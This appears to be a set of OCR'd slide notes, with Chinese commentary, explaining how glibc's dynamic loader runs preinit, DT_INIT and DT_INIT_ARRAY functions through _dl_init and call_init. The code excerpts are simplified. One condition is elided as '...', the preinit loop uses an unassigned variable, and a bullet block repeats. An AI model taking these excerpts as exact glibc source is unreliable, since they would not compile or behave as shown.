
```
$ 

void _dl_init(struct link_map *main_map, int argc, char **argv, char **env)
{
    ElfW(Dyn) *preinit_array = main_map->l_info[DT_PREINIT_ARRAY];
    ElfW(Dyn) *preinit_array_size = main_map->l_info[DT_PREINIT_ARRAYSZ];
    unsigned int i;

    if (... /* preinit array */ )
    {
        ElfW(Addr) * addrs;
        unsigned int cnt;
        addrs = (ElfW(Addr) *)(preinit_array->d_un.d_ptr + main_map->l_addr);
        for (cnt = 0; cnt < i; ++cnt)
            ((init_t)addrs[cnt])(argc, argv, env);
    }

    i = main_map->l_searchlist.r_nlist;
    while (i-- > 0)
        call_init(main_map->l_initfini[i], argc, argv, env);
    _dl_starting_up = 0;
}
```

呼叫 shared object 自己的 init function 與 init function array

$ DL Start

call_init

- Mark 成 init 完成，跳過 executable 自己
- 執行 DT_INIT function
- 執行 DT_INIT_ARRAY 儲存的 function entry




```
static void
call_init(struct link_map *l, int argc, char **argv, char **env)
{
    if (l->l_init_called)
        return;
    l->l_init_called = 1;

    if (__builtin_expect(l->l_name[0], 'a') == '\0' && l->l_type == lt_executable)
        return;

    if (l->l_info[DT_INIT] == NULL &&
         __builtin_expect(l->l_info[DT_INIT_ARRAY] == NULL, 1))
        return;

    if (l->l_info[DT_INIT] != NULL)
        DL_CALL_DT_INIT(l, l->l_addr +
                        l->l_info[DT_INIT]->d_un.d_ptr, argc, argv, env);

    ElfW(Dyn) *init_array = l->l_info[DT_INIT_ARRAY];
    if (init_array != NULL)
    {
        unsigned int j;
        unsigned int jm;
        ElfW(Addr) * addrs;

        jm = l->l_info[DT_INIT_ARRAYSZ]->d_un.d_val / sizeof(ElfW(Addr));
        addrs = (ElfW(Addr) *)(init_array->d_un.d_ptr + l->l_addr);
        for (j = 0; j < jm; ++j)
            ((init_t)addrs[j])(argc, argv, env);
    }
}
```

$ DL Start

call_init

- Mark 成 init 完成，跳過 executable 自己
- 執行 DT_INIT function
- 執行 DT_INIT_ARRAY 儲存的 function entry



